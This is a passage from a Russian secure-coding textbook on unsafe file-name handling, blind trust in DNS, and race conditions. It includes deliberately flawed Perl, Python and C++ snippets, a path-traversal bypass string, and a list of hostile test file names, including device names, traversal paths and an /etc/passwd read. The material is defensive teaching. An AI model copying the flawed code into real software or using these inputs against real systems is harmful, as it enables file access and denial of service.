И снова программа обращается к файлу по имени. Она определяет, разрешено ли читать файл пользователю, запустившему сценарий, и если это так, то читает его содержимое. Греховность, как и в предыдущем примере на C/C++, заключается в том, что между проверкой и чтением файл мог исчезнуть.

```
#!/usr/bin/perl
my $file = "$ENV{HOME}/.config";
read_config($file) if -r $file;
```

Греховность Python

А здесь ошибка не так очевидна:

```
import os
def safe_open_file(fname, base="/ver/myapp"):
   # Убрать '..' и '.'
   fname = fname.replace('../', '');
   fname = fname.replace('./', '');
   return open(os.path.join(base, fname))
```

Программа пытается воспрепятствовать атаке с проходом по каталогам. Но есть две проблемы. Во-первых, удаление недопустимых символов в данном случае представляется неверной стратегией. Если обнаружено две точки, то почему сразу не завершить программу – ведь этого не должно быть?

Во-вторых, метод replace не достигает той цели, которую поставил перед собой автор кода. Что произойдет, если противник подсунет такую строку: «.../...././/»? А вот что:

- При первом обращении к `replace()` будут произведены две замены и останется «...///».
- При втором обращении к `replace()` будет произведена одна замена и останется «../».

Сюрприз!

Родственные грехи

Если говорить о гонках, то этот грех очень близок к греху 16, но проблематика доступа к файлам не исчерпывается одними лишь гонками. Прочитав эту главу, сразу же познакомьтесь с грехом 16.

Где искать ошибку

Вашу программу можно заподозрить в грехе, если:

- она обращается к файлам, имена которых задаются извне;
- она обращается к файлам исключительно по именам, а не по описателям или дескрипторам;
- она открывает временные файлы в общедоступных каталогах, причем имя временного файла можно предсказать.

Выявление ошибки на этапе анализа кода

Простейший способ обнаружить этот грех во время анализа кода – найти все функции ввода/вывода, в особенности те, где используются имена файлов. Выявив такую функцию, задайте себе следующие вопросы:

- Откуда поступает имя файла? Можно ли ему доверять?
- Используется ли это имя файла более одного раза для проверки существования и манипулирования файлом?
- Находится ли файл в той части файловой системы, к которой потенциально может иметь доступ противник?
- Может ли противник задать имя так, чтобы оно указывало на файл, к которому он не должен иметь доступа?

Вот перечень типичных функций и операторов ввода/вывода, которые следует искать в программе.

Язык	Ключевые слова
C/C++ (*nix)	access, chown, chgrp, chmod, link, unlink, mkdir, mknod, mktemp, rmdir, symlink, tempnam, tmpfile, unmount, utime
C/C++ (Windows)	CreateFile, OpenFile
Perl	chmod, chown, truncate, link, lstat, mkdir, rename, rmdir, stat, symlink, unlink, utime
Perl (операторы проверки файлов)	-r -w -x и т. д. (ссылку на прочие операторы см. в разделе «Другие ресурсы»)
C#/.NET	System.IO.File, StreamReader …
Java	system.IO, File, FileInputStream

Использование этих функций не обязательно приводит к каким-либо проблемам. Например, в современных системах Unix самые популярные функции создания временных файлов атакам не подвержены. Но если ваша программа работает в слегка устаревшей системе, то неприятности возможны.

Тестирование

Самый простой способ найти ошибки типа «это не файл» и «проход по каталогам» – подать на вход приложения случайные имена файлов и посмотреть, как оно будет реагировать. В частности, попробуйте такие имена:

- AUX
- CON
- LPT1
- PRN.TXT
- ..\..\AUX
- /dev/null
- /dev/random
- /dev/urandom
- ../../dev/random
- \\servername\c$
- \\servername\ipc$

Проверьте, не зависнет ли приложение, не завершится ли оно аварийно. Если это случится, значит, вы нашли место, где программа ожидает только «честного» имени файла! Посмотрите также, можете ли вы обратиться к файлам, к которым не должны иметь доступа, например к файлу /etc/passwd в Unix.

Как и для многих других грехов, описанных в этой книге, наиболее продуктивный способ выявления ошибок – это качественный анализ кода с точки зрения безопасности.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CAN-2005-0004

Сценарий mysqlaccess, входящий во многие версии MySQL, позволяет локальному пользователю затереть произвольный файл или прочитать содержимое временных файлов путем атаки с организацией символической ссылки на временный файл. Частично в ошибке повинна функция POSIX::tmpnam, которая возвращает предсказуемое имя временного файла! Если противник сможет создать символическую ссылку на конфиденциальный файл с таким же именем, то во время запуска сценария привилегированным пользователем этот файл будет затерт.

На странице http://lists.mysql.com/internals/20600; имеется заплата, которая устраняет ошибку за счет использования описателей вместо имен файлов и модуля File::Temp вместо POSIX::tmpnam.

CAN-2005-0799

Это еще одна ошибка в MySQL, на этот раз затрагивающая только пользователей Windows. Уязвимость связана с неправильной обработкой зарезервированных еще со времен MS-DOS имен устройств. Если указать специально подобранное имя базы данных, то можно вызвать крах сервера. Риск невелик, но привилегированный пользователь может «уронить» сервер, введя такую команду:

```
use PRN
```

В результате открывается порт принтера по умолчанию, а не реальный файл.

CAN-2004-0452 и CAN-2004-0448

Обе ошибки связаны с гонкой, которая возникает при работе функции File::Path::rmtree в Perl. Для эксплуатации той и другой следует подменить существующий каталог в удаляемом дереве символической ссылкой на произвольный файл. Для устранения ошибки понадобилось значительно переработать – практически полностью переписать – функцию rmtree. Заплата имеется на странице http://ftp.debian.org/debian/pool/main/p/perl/perl_5.8.4-8.diff.gz.

CVE-2004-0115 Microsoft Virtual PC для Macintosh

Процесс VirtualPC_Services, являющийся частью продукта Microsoft Virtual PC для версий от Mac 6.0 до Mac 6.1, позволяет локальному противнику усекать и перезаписывать произвольные файлы и потенциально открывает возможность выполнить произвольный код за счет атаки путем организации символической ссылки на временный файл /tmp/VPCServices_Log. Программа без каких бы то ни было проверок открывает файл с таким именем, даже если он является символической ссылкой. Если ссылка ведет на другой файл, он переписывается. Представьте, как будет смешно, если этот «другой файл» есть /mach_kernel!

Искупление греха

Для искупления греха в программе придерживайтесь следующих правил:

- По возможности храните все файлы, нужные приложению, в таком месте, которое противник никак не может контролировать. Даже если программа ничего не проверяет, но безопасность ее рабочего каталога гарантируется, то большая часть проблем исчезнет сама собой. Обычно для этого создается «безопасный каталог», доступный только приложению. Часто самый простой способ обеспечить контроль доступа на уровне приложения заключается в том, чтобы создать специального пользователя, от имени которого приложение будет работать. Если этого не делать, то все приложения, работающие от имени того же пользователя, что и ваше, смогут манипулировать создаваемыми им файлами.
- Никогда не используйте одно и то же имя файла для выполнения более одной операции над файлом; если первая операция выполнилась успешно, то всем последующим передавайте описатель или дескриптор файла.

- Вычисляйте путь к файлу, к которому собираетесь обратиться. Для этого следуйте по символическим ссылкам и выполняйте проход по каталогам. Лишь после вычисления окончательного имени применяйте к нему проверки.
- Если вы вынуждены открывать временный файл в общедоступном каталоге, то самый надежный способ сформировать его имя – это получить восемь байтов от генератора случайных чисел криптографического качества (см. грех 18) и представить их в кодировке base64. Если в результирующей строке окажется символ '/', замените его символом ',' или еще каким-нибудь безобидным – это и будет имя файла.
- Там, где оправдано (читай: если сомневаетесь), блокируйте файл при первом доступе к нему или в момент создания.
- Если вы точно знаете, что файл должен быть новым и иметь нулевую длину, усекайте его. Тем самым вы предотвратите попытку противника подсунуть программе предварительно заполненный временный файл.
- Никогда не доверяйте именам файлов, контролируемым кем-то другим.
- Проверьте, что имя относится именно к файлу, а не к каналу, устройству или символической ссылке.

Имея все это в виду, обратимся к примерам.

Искупление греха в Perl

Пользуйтесь описателем, а не именем файла, чтобы проверить его существование, а затем открыть.

```
#!/usr/bin/perl
my $file = "$ENV{HOME}/.config";
if (open(FILE, "< $file")) {
   read_config(*FILE) if is_accessible(*FILE);
}
```

Искупление греха в C/C++ для Unix

В некоторых системах имеется библиотечная функция realpath(), существенно облегчающая вашу задачу. Но с ней связаны два «подводных камня». Во-первых, она небезопасна относительно потоков, поэтому вокруг нее придется поставить какой-то замок, если есть шанс, что функция будет вызываться из разных потоков. Во-вторых, на некоторых платформах она ведет себя неожиданно. Вот как выглядит сигнатура этой функции:

```
char* realpath(const char *original_path, char resolved_path[PATH_MAX]);
```

В случае успеха она возвращает указатель на второй параметр, а в случае ошибки – NULL.

Идея заключалась в том, что вы передаете потенциально небезопасный путь, а функция следует по символическим ссылкам, удаляет повторяющиеся точки и т. д. Но в некоторых системах результат будет абсолютным путем, только если первый параметр – это абсолютный путь. Печально, но факт. Чтобы получить переноси-

мый код, необходимо дописать в начало путь к текущему рабочему каталогу. Получить этот путь можно с помощью функции getcwd().

Искупление греха в C/C++ для Windows

В следующем фрагменте имя файла получено от не заслуживающего доверия пользователя. Проверяется, соответствует ли оно настоящему файлу на диске; если нет, программа возвращает ошибку.

Примечание. Если хотите быть еще «круче», можете проверить также, что длина имени файла укладывается в допустимые пределы.

```
HANDLE hFile = CreateFile(pFullPathName,
      0, 0, NULL,
      OPEN_EXISTING,
      SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
      NULL);
if (hFile != INVALID_HANDLE_VALUE &&
    GetFileType(hFile) == FILE_TYPE_DISK) {
   // похоже на обычный файл!
}
```

Получение места нахождения временного каталога пользователя

Хранить временные файлы в каталоге конкретного пользователя безопаснее, чем в общедоступном месте. Получить путь к частному каталогу пользователя для хранения временных файлов можно с помощью переменной окружения TMP.

Искупление греха в .NET

В управляемом коде, написанном на таких языках, как C# или VB.NET (в частности, в среде ASP.NET), получить имя временного файла можно, как описано ниже. В случае ASP.NET временные файлы сохраняются в каталоге, определяемом по самому процессу, в контексте которого исполняется ASP.NET.

C#

```
using System.IO;
...
string tempName = Path.GetTempFileName();
```

VB.NET

```
Imports System.IO;
...
Dim tempName = Path.GetTempFileName
```

Managed C++

```
using namespace System::IO;
...
String ^s = Path::GetTempFileName();
```

Дополнительные защитные меры

При работе с сервером Apache проверьте, чтобы в файле httpd.conf не было излишних директив FollowSymLink. Правда, когда эта директива удаляется, производительность слегка падает.

Другие ресурсы

- «Secure programmer: Prevent race conditions» by David Wheeler: www-106.ibm.com/developerworks/linux/library/l-sprace.html?ca=dgr-lnxw07RACE
- *Building Secure Software* by John Viega and Gary McGraw (Addison Wesley), Chapter 9, «Race Conditions»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 11 «Canonical Representation Issues»
- Perl 5 Reference Guide в формате HTML от Рекса Суэйна: www.rexswain.com/perl5.html#filetest
- «Secure Programming for Linux and Unix HOWTO – Creating Secure Software» by David Wheeler: www.dwheeler.com/secure-programs/

Резюме

Рекомендуется

- Тщательно проверяйте, что вы собираетесь принять в качестве имени файла.

Не рекомендуется

- Не принимайте слепо имя файла, считая, что оно непременно соответствует хорошему файлу. Особенно это относится к серверам.

Стоит подумать

- О хранении временных файлов в каталоге, принадлежащем конкретному пользователю, а не в общедоступном. Дополнительное преимущество такого решения – в том, что приложение может работать с минимальными привилегиями, поскольку всякий пользователь имеет полный доступ к собственному каталогу, тогда как для доступа к системным каталогам для временных файлов иногда необходимы привилегии администратора.

Грех 15. Излишнее доверие к системе разрешения сетевых имен

В чем состоит грех

Этот грех понятнее многих других – в большинстве реальных ситуаций у нас нет другого выхода, как доверять системе разрешения имен. В конце концов, не станете же вы запоминать, что http://216.239.63.104 – это IP-адрес одного из многих англоязычных серверов, доступных по имени www.google.com. И никому не хочется модифицировать файлы в своей системе, когда что-то меняется в адресации.

Проблема же в том, что многие разработчики не понимают, насколько уязвима система разрешения имен и как ее легко атаковать. Хотя для большинства приложений основной службой разрешения имен является DNS, но в больших сетях из Windows-машин применяется также служба WINS (Windows Internet Name Service). У разных служб есть некоторые специфические особенности, но все они страдают общим недостатком: им нельзя доверять полностью.

Подверженные греху языки

В отличие от многих других грехов степень доверия к службе разрешения имен совершенно не зависит от языка программирования. Проблема в изъянах самой инфраструктуры, которой мы пользуемся, и если вы не понимаете, в чем эта проблема состоит, то и ваша программа, вероятно, будет содержать ошибки.

Вместо того чтобы рассматривать ситуацию с точки зрения греховных языков программирования, мы поговорим о том, какие приложения уязвимы. Основной вопрос: должно ли приложение знать, какая машина соединилась с вашей или с какой системой соединились вы.

Если в приложении применяется какой-нибудь вид аутентификации, особенно ее слабые формы, или по сети передаются зашифрованные данные, то, наверное, нужен надежный способ идентифицировать сервера, а в некоторых случаях и клиента.

Если же приложение принимает только анонимные соединения и возвращает данные в открытом виде, то сведения об адресе клиента нужны разве что для протоколирования. Но даже в этом случае принимать дополнительные меры для аутентификации клиента не всегда практично.

Как происходит грехопадение

Мы рассмотрим принципы работы DNS, а затем попробуем смоделировать угрозу. Клиент хочет найти некий сервер, скажем, www.example.com. Он посылает запрос DNS-серверу с просьбой сообщить IP-адрес (или несколько адресов), соот-

ветствующий доменному имени www.example.com. Важно отметить, что служба DNS работает по протоколу UDP, так что вы лишены даже той эфемерной защиты, которую предоставляет протокол TCP. Получив запрос, DNS-сервер смотрит, есть ли у него готовый ответ. Ответ имеется двух случаях: если данный сервер является руководящим (authoritative) для домена example.com или сохранил в кэше ответ на вопрос о том же имени, поступивший от какого-то другого компьютера. Если ответа нет, сервер запросит у одного из корневых серверов, где найти руководящий сервер имен для домена example.com (это может повлечь за собой еще один запрос к серверу домена .com, если example.com отсутствует в кэше). Узнав адрес руководящего сервера, первоначальный сервер пошлет ему еще один запрос и на этот раз получит окончательный ответ. К счастью, в систему DNS встроена избыточность: на каждом уровне работает несколько серверов, что позволяет защититься от случайных сбоев, не связанных с атаками. Но, как мы видели, шагов много, так что злоумышленник может нанести удар в разные места.

Во-первых, откуда вы знаете, что ответил действительно ваш сервер имен? Вы послали запрос на некоторый IP-адрес с определенного порта в вашей системе. Вы знаете, какое имя указали в запросе. Если бы все было хорошо, то, получив в ответ на запрос об адресе сервера www.example.com адрес сервера evilattackers.org, ответ следовало бы отбросить. Да еще с запросом связан 16-разрядный идентификатор – но предназначен он вовсе не для защиты, а чтобы не путать запросы от нескольких приложений, работающих на одной и той же машине.

Теперь посмотрим, что может пойти не так. Прежде всего, адрес настоящего сервера имен. Противнику нетрудно узнать этот адрес, особенно если он находится в той же сети, что и вы; почти наверняка в этом случае вы используете один и тот же DNS-сервер. Другой способ заключается в том, чтобы заставить систему запрашивать IP-адрес у DNS-сервера, контролируемого противником. Возможно, вам кажется, что это условие трудновыполнимо, но, принимая во внимание историю некоторых реализаций DNS-серверов, приходится с сожалением признать, что перспектива напороться на контролируемый противником сервер имен реальна. Итак, предположим, что противнику известен IP-адрес вашего DNS-сервера. Думаете, клиент будет настаивать на том, чтобы ответ пришел именно с того IP-адреса, на который был послан запрос? Увы, иногда ответы поступают с другого адреса по естественным причинам, поэтому некоторые определители имен не требуют соблюдения этого условия.

Далее, ответ должен прийти на тот же порт, с которого был отправлен запрос. Теоретически существует 64K портов, но на практике их меньше. В большинстве операционных систем динамические порты выделяются из ограниченного диапазона, в случае Windows это номера от 1024 до 5000, так что область поиска ограничена 12 битами вместо 16. Хуже того, номера портов обычно начинаются с 1024 и возрастают на единицу. Поэтому можно считать, что противник без особого труда сможет угадать номер порта.

Есть еще идентификатор запроса, но во многих реализациях он тоже возрастает монотонно, так что и его угадать несложно. Если противник находится в той же подсети, что и клиент, то атака становится тривиальной. Даже при наличии в сети

коммутатора противник может увидеть запрос и получить всю информацию, необходимую для изготовления подложного ответа.

Но – полагаете вы – если мы просили адрес одной системы, а получили адрес совсем другой, то определитель должен проигнорировать непрошеную информацию. Увы, в большинстве случаев это не так. Но если мы просили IP-адрес одной системы, а получили ответ для другой, но с затребованным нами IP-адресом, то уж тогда-то клиент точно отбросит лишние данные, ведь так? И снова ответ отрицательный: может и принять.

Сейчас вы, наверное, недоумеваете, как же при таких условиях Интернет вообще умудряется работать, и думаете, что хуже уже и быть не может. Разочаруем вас. Следующая проблема в том, что в каждом DNS-ответе есть время кэширования. И угадайте, кто контролирует время, в течение которого мы можем доверять результату? В пакете, содержащем ответ, эта информация хранится в поле TTL (time-to-live – время жизни), и клиенты обычно слепо ему доверяют.

Далее, можно задаться вопросом, откуда DNS-сервер знает, что получает ответы на свои запросы именно от руководящего сервера. В этом случае DNS-сервер выступает в роли клиента, а стало быть, уязвим для всех описанных выше атак против клиента. Впрочем, есть все-таки хорошая новость – обычно DNS-серверы более тщательно проверяют непротиворечивость ответов, среди современных серверов вряд ли хоть один «поведется» на подлог.

Возможно, вы слыхали о *DNSSEC*, то есть *безопасном DNS*, и думаете, что с его помощью сможете решить все проблемы. Только беда в том, что он обещает эти проблемы решить вот уже десять лет, так что уж извините наш скептицизм. Прекрасное обсуждение этой проблемы имеется на странице www.watersprings.org/pub/id/draft-itf-dnsext-dns-threats-07.txt. Вот выдержка из реферата:

> Хотя система DNS Security Extensions (DNSSEC) разрабатывается уже десять лет, IETF так и не сформулировал конкретные угрозы, от которых DNSSEC должен защитить. Не говоря уже о прочих недостатках, эта ситуация с «телегой впереди лошади» затрудняет оценку того, достиг ли DNSSEC заявленных при проектировании целей, поскольку эти цели не были явно специфицированы.

Что еще плохого может случиться? Примите во внимание, что в наши дни большая часть клиентов пользуется протоколом динамического конфигурирования хостов (DHCP – Dynamic Host Configuration Protocol) для получения своего IP-адреса и адреса обслуживающего DNS-сервера. Часто по тому же протоколу они извещают DNS-сервер о своем имени. По сравнению с DHCP система DNS выглядит неприступной крепостью. Не будем вдаваться в детали, отметим лишь, что имя клиентской системы можно принять лишь условно, но считать эту информацию надежной было бы опрометчиво.

Как видите, атака на службу разрешения имен не особенно трудна, хотя и не тривиальна. Если терять вам особо нечего, можете не принимать ее в расчет. Если же ваши активы достойны защиты, то следует заложить при проектировании

предположение о ненадежности DNS и отсутствии доверия к этой службе. Ваши клиентские программы могут быть направлены на подложные серверы, идентификация клиента по его доменному имени столь же недостоверна.

Греховные приложения

В качестве классического примера неудачного проектирования обычно приводят сервер удаленного получения оболочки rsh. Его работа зависит от файла .rhosts, который хранится в хорошо известном месте и содержит информацию о системах, от которых разрешено принимать команды. Предполагалось, что работа ведется на уровне систем в целом, то есть личность пользователя на другом конце не имеет значения. Главное, чтобы запрос исходил из зарезервированного порта (с номером от 1 до 1023) и от системы, которой данный сервер доверяет. Против rsh существует огромное количество атак, поэтому сейчас этот сервер практически вышел из употребления. Именно сервис rsh стал жертвой Кэвина Митника в атаке против Цуму Шимомуры. Эта история описана в книге Tsumu Shimomura, John Markoff «Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw – By the Man Who Did It» (Warner Books, 1996) (Финал: история преследования и захвата Кэвина Митника, самого разыскиваемого в Америке компьютерного преступника, описанная человеком, который это сделал). Для организации атаки Митник воспользовался брешами в протоколе TCP, но стоит отметить, что той же цели можно было достичь, просто подделав DNS-ответы.

Другой пример – это служба Microsoft Terminal Services. При проектировании протокола не была учтена возможность поддельного сервера, а криптографические методы защиты передаваемых данных были уязвимы для атаки с «человеком посередине» со стороны сервера, выступающего в роли посредника между клиентом и конечным сервером. Для устранения этой проблемы было предложено использовать протокол IPSec, о чем можно прочитать в статье 816521 из базы знаний на странице http://support.microsoft.com/default.aspx?scid=kb;en-us;816521.

Не будем называть имен, но существует очень дорогая коммерческая программа архивирования, позволяющая получить копию любой информации с вашего жесткого диска и, хуже того, подменить эту информацию чем-то другим, если клиента удастся убедить в том, что ваше имя такое же, как у сервера архивации. Эта программа была разработана несколько лет назад, и хочется надеяться, что с тех пор она стала лучше.

Родственные грехи

Близким грехом является использование имени чего-либо для принятия решения. Получение канонического представления имени – вообще распространенная проблема. Например, www.example.com и www.example.com. (обратите внимание на точку в конце) – это одно и то же. Смысл завершающей точки в том, что к локальным системам люди часто предпочитают обращаться по простому имени, а если это не получается, то в конец добавляется имя домена. Так, если вы пытае-

тесь найти сервер foo и при этом находитесь в домене example.org, то будет произведен поиск по имени foo.example.org. Если же в запросе будет указано имя foo.example.org., то наличие точки в конце говорит определителю имен, что это полностью определенное доменное имя (FQDN), поэтому ничего дописывать к нему не надо. Заметим кстати, что хотя в современных операционных системах так уже не делают, но несколько лет назад определитель имен в системах Microsoft пытался подставлять поочередно все части доменного имени. Иными словами, если имя foo.example.org отсутствовало, то проверялось имя foo.org. В результате человек мог случайно попасть не на тот сервер, на который собирался.

Еще одна проблема – это применение криптографических протоколов, уязвимых для атак с «человеком посередине», или полное пренебрежение криптографией в тех случаях, когда она необходима. Мы еще вернемся к этому вопросу в разделе «Искупление греха».

Где искать ошибку

Этому греху подвержено любое приложение, выступающее в роли клиента или сервера в сети, где соединения аутентифицируются, а также в тех случаях, когда по какой-то причине нужно знать, кто находится на другом конце соединения. Если вы просто решили переписать службы chargen, echo или tod (время дня), то никаких причин для беспокойства у вас нет. Но большинство из нас занимаются вещами посложнее, поэтому следует хотя бы знать о существовании проблемы.

Для аутентификации сервера лучше всего применять протокол SSL (точнее SSL/TLS), и если клиентом является стандартный браузер, то большую часть работы за вас уже проделала фирма-производитель. Если же клиент представляет собой что-то иное, то нужно проверить две вещи: совпадает ли имя сервера с тем, что прописано в сертификате, и не был ли сертификат отозван. Не слишком широко известно, что SSL позволяет также серверу аутентифицировать клиента.

Выявление ошибки на этапе анализа кода

Поскольку грех доверия серверу имен, как правило, встраивается в приложение еще на уровне проекта, то мы не можем конкретно сказать, на что именно надо обращать внимание в ходе анализа кода. Впрочем, есть места, в которых надо поднять красный флажок: всякий раз, видя обращение к функциям hostname или gethostbyaddr (либо ее новую версию, работающую и для протокола IPv6), вы должны задуматься над тем, что произойдет, если имя хоста окажется подложным.

Кроме того, надо посмотреть, по какому протоколу происходит взаимодействие. Подделать TCP-соединение значительно сложнее, чем UDP-пакет. Если в качестве транспортного протокола используется UDP, то вы можете получать данные практически из любого источника вне зависимости от того, скомпрометирован DNS-сервер или нет. Вообще говоря, лучше избегать применения UDP.

Тестирование

Методы, применяемые для тестирования приложения на наличие этой ошибки, подходят и для тестирования любого сетевого приложения. Прежде всего нужно создать некорректных клиента и сервера. Можно одним махом сделать то и другое. Для этого следует вставить между клиентом и сервером посредника. На первом этапе вы просто протоколируете и просматриваете всю передаваемую информацию. Если обнаруживается нечто, что вызовет проблемы в случае перехвата, надо провести более глубокое исследование. В частности, проверьте, не представлены ли данные в кодировке base64 или ASN1. То и другое с точки зрения безопасности эквивалентно открытому тексту, поскольку ни о каком шифровании здесь речь не идет.

Следующий шаг – выяснить, что произойдет с клиентом, если ему укажут на контролируемый противником сервер. Попробуйте подать на вход случайные и заведомо вредоносные данные, обращайте особое внимание на возможность кражи верительных грамот. В зависимости от применяемого механизма аутентификации противник, перехватив ваши верительные грамоты, может получить доступ к системе, даже не зная пароля.

Если сервер делает какие-то предположения относительно клиентской системы, а не просто аутентифицирует пользователя, то это повод пересмотреть проект приложения: подобные вещи делать рискованно. Если же для такого решения есть основания, попробуйте занести некорректную запись в файл hosts на сервере (значение IP-адреса в такой записи имеет более высокий приоритет по сравнению с запросом к DNS) и установить соединение от имени подложного клиента. Если сервер не обнаружит подмены, значит, вы столкнулись с проблемой.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2002-0676

Цитата из бюллетеня CVE:

> Подсистема SoftwareUpdate для MacOS 10.1.x не проводит аутентификацию при загрузке обновлений программ. Это открывает удаленному противнику возможность выполнить произвольный код, выдав себя за сервер обновления Apple с помощью подлога DNS или отравления кэша. В результате вместо настоящего обновления противник может подсунуть троянца.

Более подробно об этой проблеме можно прочитать на сайте www.cunap.com/~hardingr/projects/osx/exploit.html. Приведем выдержку с этой Web-страницы – описание нормальной работы службы:

> При запуске (по умолчанию раз в неделю) программа SoftwareUpdate устанавливает соединение по протоколу HTTP с сервером swscan.apple.com

и посылает простой GET-запрос на файл /scanningpoints/scanningpointX.xml. В ответ сервер возвращает перечень программ и их текущих версий, которые система OS X должна проверить. По результатам проверки OS X посылает перечень установленных программ странице /WebObjects/SoftwareUpdatesServer на сервере swquery.apple.com в виде запроса HTTP POST. Если имеются новые программы, то SoftwareUpdatesServer возвращает в ответ местоположение, размер и краткое описание каждого файла. В противном случае сервер посылает пустую страницу с комментарием «No Updates».

Несложное моделирование угрозы обнаруживает изъяны, свойственные описанному подходу. Первый состоит в том, что перечень проверяемых программ не аутентифицируется. Перехватив ответ или просто подставив фальшивый сервер, противник может сказать клиенту, что тот должен проверять. В частности, он может подавить проверку заведомо уязвимых программ или заменить безупречную программу уязвимой.

CVE-1999-0024

Цитата из бюллетеня CVE: «Отравление кэша DNS через систему BIND в результате предсказания идентификатора запроса».

Более подробно об этой проблеме можно прочитать на странице www.securityfocus.com/bid/678/discussion. Суть дела в том, что предсказание порядкового номера DNS-запроса позволяет противнику включить некорректную информацию в DNS-ответ. Подробное описание проблемы см. на странице www.cert.org/advisories/CA-1997-22.html. Если вы думаете, что новость устарела, познакомьтесь с сообщением в BugTraq, озаглавленном «The Impact of RFC Guidelines on DNS Spoofing Attacks» (12 июля 2004) («Рекомендации RFC и атаки с подлогом DNS»), на странице www.securityfocus.com/archive/1/368975. Хотя о проблеме известно уже много лет, многие операционные системы повторяют эту ошибку. Стоит отметить, что большинство отмеченных проблем отсутствовали в Windows Server 2003 с момента выхода в свет и были устранены в Windows XP Service Pack 2.

Искупление греха

Как и во многих других случаях, первым шагом к искуплению греха должно стать уяснение сути проблемы. Затем посмотрите, актуальна ли эта проблема для вашего приложения. Если вы дочитали до этого места, то, по крайней мере, понимаете, насколько ненадежной может быть информация, возвращаемая DNS-сервером.

В отличие от многих других грехов, мы не можем привести конкретные детали, однако упомянем ряд полезных инструментов. Один из самых простых подходов заключается в том, чтобы защищать все соединения по протоколу SSL. Если

речь идет о программах, работающих в пределах компании, то имеет смысл установить корпоративный сервер сертификатов и выпустить сертификаты для всех клиентских систем.

Другой вариант – воспользоваться протоколом IPSec. Если IPSec работает поверх Kerberos, то часть работы по аутентификации клиентов и серверов за вас уже проделана; есть уверенность, что любая система, соединившаяся с вашей, как минимум, находится в той же области Kerberos (в терминологии Windows, домене или лесу). IPSec на основе сертификатов тоже работает неплохо, хотя для корректного конфигурирования и эксплуатации инфраструктуры открытых ключей (PKI) потребуется приложить некоторые усилия. Недостатком всех решений на базе IPSec является то, что информация о структуре сети недоступна прикладному уровню, стало быть, ваше приложение отдано на милость сетевому администратору. Есть еще один способ: потребовать наличия IPSec-защищенного участка сети между вашей системой и DNS-сервером. Тогда, по крайней мере, есть гарантия, что вы общаетесь именно с вашим DNS-сервером, поэтому степень доверия к разрешению внутренних имен повышается. Обратите внимание: мы НЕ сказали, что проблема решена, она лишь несколько утратила остроту.

Если аутентификация производится через Kerberos или с помощью внутреннего механизма Windows, причем установлены последние версии клиентов и серверов, то протокол препятствует атакам с «человеком посередине». Впрочем, взлом паролей по-прежнему возможен.

Если приложение особо важно, то самый безопасный способ решить проблему – это воспользоваться криптографией с открытым ключом и подписывать данные, передаваемые в обоих направлениях. Если требуется еще и конфиденциальность, примените открытый ключ для шифрования одноразового симметричного сеансового ключа и доставьте его другой системе. После того как сеансовый ключ выбран, конфиденциальность данных можно считать обеспеченной, а подписанный дайджест сообщения доказывает, откуда оно поступило. Работы, конечно, много, и надо бы пригласить специалиста, который может оценить криптографический протокол, но такой подход наиболее надежен.

Дешевый и малопривлекательный способ решения проблемы состоит в том, чтобы вообще отказаться от применения DNS и отобразить доменные имена на IP-адреса с помощью файла hosts. Если вас беспокоит возможность атаки на локальный сетевой уровень, то избежать подлога ARP-записей можно, сделав их все статическими. Но усилия, неизбежные при таком администрировании, редко оправдываются, разве что вы специально хотите изолировать некоторые машины от основной сети.

Другие ресурсы

- *Building Internet Firewalls, Second Edition* by Elizabeth D. Zwicky, Simon Cooper and D. Brent Chapman (O'Reilly, 2000)
- OzEmail: http://members.ozemail.com.au/~987654321/impact_of_rfc_on_dns_spoofing.pdf

Резюме

Рекомендуется

- Применяйте криптографические методы для идентификации клиентов и серверов. Проще всего использовать для этой цели SSL.

Не рекомендуется

- Не доверяйте информации, полученной от DNS-сервера, она ненадежна!

Стоит подумать

- Об организации защиты по протоколу IPSec тех систем, на которых работает ваше приложение.

Грех 16. Гонки

В чем состоит грех

Гонка (race condition), по определению, может возникнуть, когда есть две программы, выполняемые в разных контекстах (процессах или потоках). Эти программы могут прерывать друг друга, и при этом каждая изменяет один и тот же ресурс. Если вы думаете, что некоторая короткая последовательность команд или системных вызовов обязательно выполняется атомарно и не может быть прервана другим потоком либо процессом, то совершаете типичную ошибку. Даже имея неопровержимые доказательства существования ошибки, многие программисты склонны ее недооценивать. Но ведь на практике многие системные вызовы выполняют тысячи (иногда миллионы) команд, поэтому сплошь и рядом не успевают завершиться в течение кванта времени, отведенного текущему процессу или потоку.

Мы не будем вдаваться в детали, но сообщим, что простая гонка в многопоточной «ping-звонилке» как-то вывела из строя сервис-провайдера Интернет почти на сутки. Неправильно реализованная блокировка ресурса привела к тому, что приложение посылало ping-запросы на один и тот же IP-адрес с очень высокой скоростью. Знать о существовании гонок важно потому, что чаще всего они проявляются на самых быстродействующих процессорах, прежде всего в системах с двумя процессорами. Это аргумент в пользу того, чтобы руководство обеспечило всех разработчиков быстрыми двухпроцессорными машинами!

Подверженные греху языки

Как и во многих других случаях, гонка может возникнуть в программе, написанной на любом языке. Языки высокого уровня, не поддерживающие потоков и разветвления процессов, не подвержены некоторым видам гонок, но сравнительно низкая производительность таких языков делает их уязвимыми для атак, основанных на разнице во времени между моментом проверки и моментом использования ресурса (time of check to time of use – TOCTOU).

Как происходит грехопадение

Основная ошибка, которая приводит к возникновению гонки, – это программирование с побочными эффектами, против чего предостерегают все учебники. Если функция не реентерабельна и два потока одновременно исполняют ее, то рано или поздно произойдет ошибка. Как вы теперь уже, наверное, понимаете,

почти любая программная ошибка при некотором невезении и достаточных усилиях, приложенных противником, может быть превращена в эксплойт. Вот иллюстрация на C++:

```
list<unsigned long> g_TheList;

unsigned long getNextFromList()
{
   unsigned long ret = 0;
   if (!g_TheList.empty())
   {
      ret = g_TheList.front();
      g_TheList.pop_front();
   }
   return ret;
}
```

Возможно, вы надеетесь, что шансы на то, что два потока одновременно окажутся в этой функции, малы. Однако немногие приведенные выше предложения на C++ транслируются в тысячи машинных команд. Достаточно, чтобы один поток закончил проверку наличия элементов в списке, перед тем как другой извлечет из списка последний элемент с помощью вызова pop_front. Как говорил Клинт Иствуд в фильме «Грязный Гарри»: «Ну и как ты себя теперь чувствуешь?» Очень похожий код как раз и привел к тому, что провайдер чуть ли не сутки отказывал в обслуживании клиентам.

